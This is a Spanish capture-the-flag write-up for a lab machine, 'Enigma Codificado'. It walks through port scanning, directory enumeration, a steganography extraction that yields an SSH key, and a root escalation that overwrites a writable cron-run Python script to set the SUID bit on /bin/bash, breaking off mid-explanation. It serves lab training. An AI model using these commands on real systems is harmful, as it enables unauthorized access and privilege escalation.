Writeup

Maquina: Enigma Codificado

Sitio: https://ctf.academia-ciberseguridad.com/machines

Cyberdark

04 Junio 2025

Writeup - Maquina: Enigma Codificado

El Dia de hoy les compartiré la resolución de la maquina Enigma Codificado de **CyberConquer**


Link para descargar la Maquina
https://drive.google.com/drive/folders/1C0dREEefHTlznsbPTdQMaVoLakwkCsDo?usp=sharing

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimimos y ejecutamos el siguiente comando ./script.sh enigma_codificado_img.tar. El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrera la máquina, además no sale un promt esperando que digitemos la bandera, que encontraremos en la máquina.

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.


Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)
nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN scan_results_emigma_oc.txt 172.17.0.3



-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.



Dado que solo los puertos **22 (SSH)** 80 **(HTTP)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_relampago_scan.txt

```
┌──(cyberdark㉿Pandora)-[~/maquinas_ctf/enigma oculto]
└─$ nmap 172.17.0.3 -p22,80 -sCV -A -T5 -oN log_enigma_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 23:33 -05
Nmap scan report for 172.17.0.3
Host is up (0.000090s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:40:8b:12:3e:2e:00:82:21:b6:44:c0:e5:90:77:6c (ECDSA)
|_  256 b2:5c:e3:04:7a:e7:37:3c:f0:24:23:d3:86:b3:c0:76 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: CryptoCanvas - Marketplace de NFTs
|_http-server-header: nginx/1.24.0 (Ubuntu)
MAC Address: 02:42:AC:11:00:03 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open
 and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.09 ms 172.17.0.3

OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.67 seconds
```


Enumeramos con dirb http://172.17.0.3


```
┌──(cyberdark㉿Pandora)-[~/maquinas_ctf/enigma oculto]
└─$ dirb http://172.17.0.3

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun May 25 23:39:44 2025
URL_BASE: http://172.17.0.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.3/ ----
==> DIRECTORY: http://172.17.0.3/images/

---- Entering directory: http://172.17.0.3/images/ ----

-----------------
END_TIME: Sun May 25 23:39:44 2025
DOWNLOADED: 9224 - FOUND: 0
```


gobuster dir -u http://172.17.0.3 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt

```
┌──(cyberdark㉿Pandora)-[~/maquinas_ctf/enigma oculto]
└─$ gobuster dir -u http://172.17.0.3 -w /usr/share/wordlists/dirb/common.txt -x ph
p,html.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.3
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html.txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 178] [--> http://172.17.0.3/images/]
Progress: 13842 / 13845 (99.98%)
===============================================================
Finished
===============================================================
```


Después de realizar pruebas con scripts no ha sido posible vulnerar el acceso, comenzamos a darle otro enfoque a la búsqueda, si bien la maquina se llama enigma codificado, esto sugiere que algo vendrá dentro de las imágenes que podamos encontrar en la pagina








Comenzamos a analizar cada una de las imágenes con la herramienta exitftool y en la imagen ntf2 se encontró lo siguiente en comentarios.



amorales, sugiere un usuario o contraseña, vamos a ver para que nos sirve mas adelante. Después de analizar todas las imágenes no se encontró nada más. Pero siguiendo la lógica de la maquina quiere decir que algo esta oculto en alguna otra imagen, llama la atención el código de las imágenes en la página en base64.



Pero no se encuentra nada se busca en internet paginas para decodificar, pero no ha sido posible, les confieso esta máquina llevo 10 días, pero claro trabajando 2 horas por días, y pues se que esta maquina va mas enfocada a codificación, por esta razón recordé que hace algún tiempo resolví un CTF con esta herramienta stegseek y comencé a probar con las imágenes que tenia descargadas 1 x1 y magia.


```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/enigma oculto]
└─# stegseek andres.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.91% (133.3 MB)
[!] error: Could not find a valid passphrase.

┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/enigma oculto]
└─# stegseek sofia.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.25% (132.4 MB)
[!] error: Could not find a valid passphrase.

┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/enigma oculto]
└─# stegseek diego.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.39% (132.6 MB)
[!] error: Could not find a valid passphrase.

┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/enigma oculto]
└─# stegseek laura.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 98.94% (132.0 MB)
[!] error: Could not find a valid passphrase.

┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/enigma oculto]
└─# stegseek ntf1.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
```

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/enigma oculto]
└─# stegseek 102665-1920×1080-desktop-full-hd-nft-wallpaper-photo.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""

[i] Original filename: "file.txt".
[i] Extracting to "102665-1920×1080-desktop-full-hd-nft-wallpaper-photo.jpg.out".
```

Se encontró algo con el la imagen al inicio de la página.

Abrimos el archivo .out y encontramos la llave privada SSH.

Guardamos el archivo en un TXT y lo utilizamos para validar la entrada por SSH



Les voy a explicar paso a paso el comando que utilice


SSH: es el comando que significa secure Shell a través del puerto 22.

-i key_ssh.txt: es una opción o bandera que significa identity file (archivo de identidad) Lo que hago es decirle a SSH que utilice el archivo key_ssh.txt como la clave privada para la autenticación.


Amorales: fue lo que encontré en la primera busque dentro de las imágenes y decía que lo iba a necesitar mas adelante. Se suponía como un usuario.

172.17.0.2: y esta es la ip que se tiene asignada la maquina cuando la levante.

Una vez dentro de la maquina hacemos un ls -la para ver que encontramos



Vemos un archivo user.txt lo visualizamos con cat y listo hemos encontrado la flag.



Nos falta la bandera de root.

Ahora ya que estamos en la maquina probamos los siguientes comandos:

sudo -l

sudo /bin/sh

find / -perm -4000 2>/dev/null

recordemos que

find: es una utilidad de línea de comandos en sistemas operativos tipo Unix (como Linux) que se utiliza para buscar archivos y directorios dentro de un sistema de archivos.

/: Este es el directorio a partir del cual se iniciará la búsqueda. En este caso, / representa el directorio raíz del sistema de archivos

-perm -4000: Esto es una opción (o criterio de búsqueda) para find. Le indica a find que busque archivos basándose en sus permisos.

El número 4000 en permisos de archivos se refiere al bit SUID (Set User ID)

Cuando este bit está activado en un archivo ejecutable, significa que cualquier usuario que ejecute ese archivo lo hará con los permisos del propietario del archivo (normalmente root si es un programa del sistema), en lugar de con sus propios permisos

El guion - antes de 4000 significa "al menos" o "con este bit establecido". Es decir, find buscará archivos que tengan el bit SUID establecido, independientemente de otros permisos (lectura, escritura, ejecución para propietario, grupo u otros).

En resumen, esta parte del comando busca archivos ejecutables que, al ser ejecutados por un usuario normal, se ejecutarán con los privilegios del propietario del archivo (generalmente root). Esto es una técnica común para escalada de privilegios en CTFs.

2>/dev/null: Esta es una redirección de errores.

2 representa el descriptor de archivo estándar de error (stderr). En Unix/Linux, los mensajes de error se envían a stderr.

> es el operador de redirección, que envía la salida de un comando a un archivo o a otro lugar.

/dev/null es un dispositivo especial en sistemas Unix/Linux que se conoce como el "agujero negro" o el "null device". Cualquier cosa que se le envía se descarta y se pierde.

En resumen, 2>/dev/null significa que todos los mensajes de error que find pueda generar (por ejemplo, "Permiso denegado" al intentar acceder a directorios protegidos

donde el usuario actual no tiene acceso) serán enviados al "agujero negro" y no se mostrarán en la pantalla. Esto hace que la salida del comando sea mucho más limpia y solo muestre los resultados que nos interesan, sin llenarla de ruido de errores.

En conclusión**: "Busca (find) en todo el sistema de archivos (/) cualquier archivo que tenga el bit SUID (-perm -4000) establecido, y no me muestres los errores de permiso denegado durante la búsqueda (2>/dev/null)."**

Se encontró lo siguiente:

amorales@b407bb99fc68:~$ find / -perm -4000 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper

/usr/lib/openssh/ssh-keysign

/usr/bin/gpasswd

/usr/bin/chsh

/usr/bin/mount

/usr/bin/newgrp

/usr/bin/chfn

/usr/bin/umount

/usr/bin/su

/usr/bin/passwd

Ahora utilizamos la página de https://gtfobins.github.io/ donde buscaremos que comando de acuerdo a lo encontrado nos sirve para escalar privilegios.

Estos binarios tienen permisos SUID, lo que significa que se ejecutan con los privilegios del propietario (en este caso, probablemente root). En un CTF, un binario

SUID puede ser una vía para escalar privilegios si se explota correctamente. Vamos a analizarlos:

amorales@b407bb99fc68:~$ su root

Password:

su: Authentication failure

amorales@b407bb99fc68:~$ passwd root

passwd: You may not view or modify password information for root.

amorales@b407bb99fc68:~$ chsh -s /bin/bash

Password:

chsh: PAM: Authentication failure

amorales@b407bb99fc68:~$ chfn

Password:

chfn: PAM: Authentication failure

amorales@b407bb99fc68:~$ gpasswd -a amorales root

gpasswd: Permission denied.

amorales@b407bb99fc68:~$ passwd root

passwd: You may not view or modify password information for root.

amorales@b407bb99fc68:~$ echo "/bin/sh" > /tmp/exploit

chmod +x /tmp/exploit

amorales@b407bb99fc68:~$ whoami

amorales

amorales@b407bb99fc68:~$ sudo -l

-bash: sudo: command not found

Después de probar con varios comandos no ha sido posible escalar a root.

Miremos ahora las tareas programadas (cron Jobs)

amorales@b407bb99fc68:~$ cat /etc/crontab

ls -la /etc/cron.*

/etc/crontab: system-wide crontab

Unlike any other crontab you don't have to run the `crontab'

command to install the new version when you edit this file

and files in /etc/cron.d. These files also have username fields,

that none of the other crontabs do.

SHELL=/bin/sh

You can also override PATH, but by default, newer versions inherit it from the environment

#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Example of job definition:

.---------------- minute (0 - 59)

| .-------------- hour (0 - 23)

| | .---------- day of month (1 - 31)

| | | .------- month (1 - 12) OR jan,feb,mar,apr ...

| | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat

| | | | |

* * * * * user-name command to be executed

17 * * * * root cd / && run-parts --report /etc/cron.hourly

25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }

47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }

52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }

*/3 * * * * root /usr/bin/python3 /opt/backuplogs.py

/etc/cron.d:

total 16

drwxr-xr-x 1 root root 4096 Mar 4 14:22 .

drwxr-xr-x 1 root root 4096 Jun 3 22:21 ..

-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder

-rw-r--r-- 1 root root 201 Apr 8 2024 e2scrub_all

/etc/cron.daily:

total 20

drwxr-xr-x 1 root root 4096 Mar 4 14:22 .

drwxr-xr-x 1 root root 4096 Jun 3 22:21 ..

-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder

-rwxr-xr-x 1 root root 1478 Mar 22 2024 apt-compat

-rwxr-xr-x 1 root root 123 Feb 4 2024 dpkg

/etc/cron.hourly:

total 12

drwxr-xr-x 2 root root 4096 Mar 4 14:22 .

drwxr-xr-x 1 root root 4096 Jun 3 22:21 ..

-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder

/etc/cron.monthly:

total 12

drwxr-xr-x 2 root root 4096 Mar 4 14:22 .

drwxr-xr-x 1 root root 4096 Jun 3 22:21 ..

-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder

/etc/cron.weekly:

total 12

drwxr-xr-x 2 root root 4096 Mar 4 14:22 .

drwxr-xr-x 1 root root 4096 Jun 3 22:21 ..

-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder

/etc/cron.yearly:

total 12

drwxr-xr-x 2 root root 4096 Mar 4 14:22 .

drwxr-xr-x 1 root root 4096 Jun 3 22:21 ..

-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder

amorales@b407bb99fc68:~$

hemos encontrado algo

*/3 * * * * root /usr/bin/python3 /opt/backuplogs.py **(ejecuta el script /opt/backuplogs.py cada 3 minutos como root).**

amorales tiene permisos de lectura y escritura sobre /opt/backuplogs.py. Esto es un vector perfecto para escalar privilegios, ya que el script se ejecuta cada 3 minutos como root (según /etc/crontab: */3 * * * * root /usr/bin/python3 /opt/backuplogs.py).

```
amorales@b407bb99fc68:~$ echo 'import os; os.system("chmod u+s /bin/bash")' > /opt/b
ackuplogs.py
```

echo 'import os; os.system("chmod u+s /bin/bash")' > /opt/backuplogs.py

echo: Este es un comando básico de la shell de Unix/Linux. Su función es simplemente imprimir en la salida estándar (normalmente la pantalla de la terminal) la cadena de texto que se le pasa como argumento.

'import os; os.system("chmod u+s /bin/bash")': Esta cadena de texto es, de hecho, código Python.

import os: Esta es una sentencia de Python que importa el módulo os. El módulo os proporciona una forma de usar funcionalidades dependientes del sistema operativo, como interactuar con el sistema de archivos o ejecutar comandos del sistema.

;: En Python, el punto y coma se usa para separar múltiples sentencias en una sola línea. Aquí, separa la sentencia import os de la siguiente.

os.system("chmod u+s /bin/bash"): Esta es la parte central del código Python.

